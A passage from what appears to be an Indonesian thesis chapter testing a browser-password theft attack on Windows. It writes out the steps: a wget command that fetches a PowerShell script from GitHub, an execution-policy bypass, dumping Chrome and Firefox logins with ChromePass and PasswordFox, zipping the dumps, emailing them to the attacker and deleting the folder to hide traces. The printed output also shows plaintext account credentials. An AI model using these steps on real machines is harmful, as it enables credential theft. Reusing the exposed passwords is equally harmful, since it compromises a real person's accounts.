pada penyerangan ini langkah pertama yang dilakukan adalah dengan membuat folder baru pada *file explorer* direktori C: komputer korban, namun sebelum itu membuka *Command Prompt* (CMD) sebagai admin. Gambar V-1 menunjukkan perintah untuk melakukan hal tersebut.




Gambar V- 1. Membuka CMD Sebagai Admin




Gambar V- 2. Masuk ke dalam CMD Sebagai Admin

Gambar V-2 menunjukkan bahwa percobaan untuk membuat folder pada komputer target dapat dilanjutkan karena sudah berhasil masuk kedalam CMD sebagai admin, Gambar V-3 menunjukkan baris perintah untuk membuat folder sekaligus pindah kedalam folder tersebut.



Gambar V- 3. Perintah Membuat Folder Baru

Gambar V-4 berikut ini menampilkan bahwa folder baru berhasil dibuat untuk digunakan sebagai penyimpanan *file* sementara selama berlangsungnya penyerangan.



Gambar V- 4. Folder Baru Berhasil Dibuat

### V.1.2 Pengujian Mengunduh *File* dari Github


Pada tahap ini akan dilakukan pengujian dengan mengunduh *file* dari Github penulis yang nantinya akan digunakan selama proses penyerangan. Namun sebelum mengunduh *file* dari Github, terlebih dahulu membuat *script* bernama *b.ps1* yang berisikan perintah untuk mengunduh *file* dari Github karena pada CMD tidak bisa langsung menggunakan perintah *wget* seperti yang ditampilkan pada gambar V-5.

```
Administrator: C:\windows\system32\cmd.exe

C:\chrome>echo (wget 'https://raw.githubusercontent.com/abdulaziesmuslim/TA/master/ChromeUpdateDownload.ps1' -OutFile ChromeUpdateDownload.ps1) > b.ps1


C:\chrome>
```

Gambar V- 5. Baris Perintah Membuat *Script* *b.ps1*



Gambar V- 6. *Script b.ps1* Berhasil Dibuat


Gambar V-6 menunjukkan bahwa *script* ChromeUpdateDownload.ps1 sudah siap untuk diunduh. Saat menjalankan *script* b.ps1 dan ChromeUpdateDownload.ps1, dilakukan *execution policy bypass* terlebih dahulu agar dapat berjalan tanpa halangan di powershell pada perangkat target. Pada Gambar V-7 ditampilkan perintah untuk menjalankan kedua *script* tersebut.



Gambar V- 7. Perintah Menjalankan *Script* Dengan *Execution Policy*

Gambar V-8 berikut menampilkan seluruh *file* unduhan dari Github penulis dengan menjalankan *script* b.ps1 dan ChromeUpdateDownload.ps1.






Gambar V- 8. Berhasil Mengunduh seluruh *File* dari Github


### V.1.3 Pengujian Pengambilan Data *Browser*

Pada pengujian tahap ini, penulis akan menjalankan program `ChromePass.exe` dan `PasswordFox.exe` untuk mengambil data *username* dan *password* pada *browser* target. Selain menjalankan kedua program tersebut, pada saat yang sama *file* berformat *.txt* dibuat untuk menyimpan data yang telah diambil dari *browser* target menggunakan perintah `/stext`. Gambar V-9 menampilkan perintah untuk menjalankan program dan menyimpannya dalam *file* *.txt*.



Gambar V- 9. Perintah Menjalankan Program






Gambar V- 11. *Login Data* pada Mozilla Firefox

Dalam percobaan menjalankan ChromePass dan PasswordFox ini dilakukan beberapa perubahan parameter untuk menguji berbagai kondisi yang mungkin terjadi pada komputer target, berikut ini adalah beberapa skenario percobaan yang dilakukan oleh penulis.

#### V.1.3.1 Komputer Target Memiliki Kedua *Browser*

Pada Gambar V-12 dan Gambar V-13 ditampilkan hasil program yang dijalankan dengan kondisi komputer target memiliki kedua *browser* terinstal sehingga *file* ChromePass.txt dan PasswordFox.txt berhasil dibuat untuk menyimpan *username* dan *password* dari *browser* Google Chrome dan Mozilla Firefox.



Gambar V- 12. Isi *file* ChromePass.txt

```

PasswordFox.txt - Notepad
File Edit Format View Help
=====
Record Index      : 1
Web Site          : https://igracias.telkomuniversity.ac.id
User Name         : abdulaziesmuslim
Password          : AbdulAziesMusl!m1
User Name Field   : textUsername
Password Field    : textPassword
Signons File      : logins.json
HTTP Realm        :
Password Strength : Very Strong
Firefox Version   : 32+
Created Time      : 16/06/2020 18:23:30
Last Time Used    : 16/06/2020 18:23:30
Password Change Time: 16/06/2020 18:59:30
Password Use Count: 1
=====


Record Index      : 2
Web Site          : https://www.facebook.com
User Name         : abdulaziesmuslim
Password          : 12345678901234567890123456789012345678901234567890
User Name Field   : email
Password Field    : pass
Signons File      : logins.json
HTTP Realm        :
Password Strength : Strong
Firefox Version   : 32+
Created Time      : 16/06/2020 19:57:59
Last Time Used    : 16/06/2020 19:57:59
Password Change Time: 16/06/2020 19:57:59
Password Use Count: 1
=====

```

Gambar V- 13. Isi PasswordFox.txt

### V.1.3.2 Komputer Target Tidak Memiliki Google Chrome


Pada kondisi penyerangan apabila komputer target tidak memiliki Google Chrome, maka *script* akan terus berjalan dari awal hingga mengirimkan *email* kepada penyerang. Namun tidak ada isi dari ChromePass.txt yang dibuat dikarenakan tidak adanya *login data* berisi *username* dan *password* yang akan dibaca oleh ChromePass pada komputer tersebut. Apabila ChromePass.exe dijalankan secara manual, maka tidak akan menampilkan data apapun seperti yang ditunjukkan pada Gambar V-14 berikut.



Gambar V- 14. Tampilan Saat ChromePass.exe Dijalankan

### V.1.3.3 Komputer Target Tidak Memiliki Mozilla Firefox

Pada kondisi penyerangan apabila komputer tidak memiliki Mozilla Firefox, maka *script* akan terus berjalan namun tidak ada isi dari PasswordFox.txt. Apabila PasswordFox.exe dijalankan, maka akan muncul *alert box* seperti pada Gambar V-15 berikut.




Gambar V- 15. Tampilan Saat PasswordFox.exe Dijalankan

#### V.1.3.4 Komputer Target Tidak Memiliki Kedua *Browser*

Pada kondisi penyerangan apabila komputer tidak memiliki Google Chrome dan Mozilla Firefox, maka *script* akan terus berjalan namun tidak ada isi dari ChromePass.txt dan PasswordFox.txt. Sedangkan apabila ChromePass.exe dan PasswordFox.exe dijalankan, maka tidak menampilkan apapun seperti pada Gambar V-14 dan Gambar V-15 sebelumnya.

#### V.1.3.5 Variasi Tingkat Kesulitan Password


Pada percobaan berikut dibuat variasi tingkat kesulitan dan panjang karakter *password* yang disimpan pada kedua *browser*. Hasilnya menunjukkan bahwa ChromePass dan PasswordFox dapat mengambil *username* dan *password* tanpa dipengaruhi kombinasi dan jumlah karakter. Hal ini dikarenakan baik ChromePass maupun PasswordFox mengambil seluruh data yang tersimpan pada *login data* sehingga berapapun jumlah dan bagaimanapun tingkat kesulitan *password* dapat dibaca melalui kedua program tersebut. Gambar IV-16 berikut menunjukkan hasil pengambilan data pada percobaan ini.



Gambar V- 16. Pengambilan Data dengan Variasi *Password*

#### V.1.4 Pengujian *Compress* Folder


Pada tahap ini data yang telah diambil dari *browser* target akan dikirimkan ke *email* penyerang, namun sebelum itu perlu dilakukan *compress file* terhadap kedua *file* .txt yang sebelumnya berhasil dibuat menjadi sebuah *file* berformat .zip dikarenakan *script* maintenance.ps1 hanya bisa mengirimkan sebuah *file*. hal ini dilakukan dengan cara menyalin ChromePass.txt dan PasswordFox.txt kedalam folder Password yang sudah dibuat diawal penyerangan. Pada Gambar V-17 ditampilkan perintah untuk melakukan hal tersebut.



```
Administrator: C:\windows\system32\cmd.exe
C:\chrome>for %I in (ChromePass.txt PasswordFox.txt) do copy %I c:\\chrome\\Password
C:\chrome>copy ChromePass.txt c:\\chrome\\Password
1 file(s) copied.
C:\chrome>copy PasswordFox.txt c:\\chrome\\Password
1 file(s) copied.
C:\chrome>_
```

Gambar V- 17. Berhasil Menyalin *File* .txt


Setelah kedua *file* .txt berhasil disalin kedalam folder Password maka langkah berikutnya adalah menjalankan *script* zipping.ps1 seperti yang ditampilkan pada gambar V-18.



```
Administrator: C:\windows\system32\cmd.exe
C:\chrome>powershell ./zipping.ps1
C:\chrome>_
```

Gambar V- 18. Baris Perintah Menjalankan zipping.ps1


Pada Gambar V-19 berikut ditampilkan *file* Password.zip berhasil dibuat yang berisi ChromePass.txt dan PasswordFox.txt.



Gambar V- 19. *File* Password.zip Berhasil Dibuat

### V.1.5 Pengujian Mengirim *Email*


Tahap pengiriman *email* dilakukan dengan menjalankan *script* maintenance.ps1 dengan menggunakan perintah seperti pada Gambar V-20 berikut ini.



Gambar V- 20. Baris Perintah Menjalankan maintenance.ps1

Pada gambar diatas dapat dilihat *script* berhasil dijalankan melalui celah port 587 SMPT sehingga dapat mengirimkan *email* dari komputer target yang terhubung dengan internet, *email* yang berhasil dikirimkan akan diterima oleh penyerang seperti yang ditampilkan pada Gambar V-21 berikut.






Gambar V- 21. *Email Berhasil Dikirimkan*

### V.1.6 Pengujian Menghapus Folder

Langkah terakhir dari rangkaian penyerangan yang dilakukan adalah dengan menghapus folder chrome dari direktori C: komputer target sehingga tidak meninggalkan jejak penyerangan yang mencurigakan. Pada Gambar IV-22 berikut ditampilkan baris perintah untuk megakhiri penyerangan.



Gambar V- 22. Baris Perintah Mengakhiri Penyerangan

Berdasarkan gambar diatas, dapat dilihat alur dalam mengakhiri penyerangan ini diawali dengan kembali ke direktori C: kemudian menggunakan perintah “rmdir /s /q” untuk menghapus folder chrome berisi *tools* dan *script* yang telah digunakan selama penyerangan. Setelah folder chrome terhapus maka langkah paling akhir adalah dengan keluar dari *command prompt*.

## V.2 Analisis

Hasil uji pengambilan *username* dan *password* dari *browser* Google Chrome dan Mozilla Firefox diolah dan dianalisa dengan tujuan untuk mengetahui tingkat keberhasilan penyerangan serta mengetahui celah keamanan yang dapat diatasi sebagai antisipasi di masa mendatang.

### V.2.1 Analisis Arduino Script

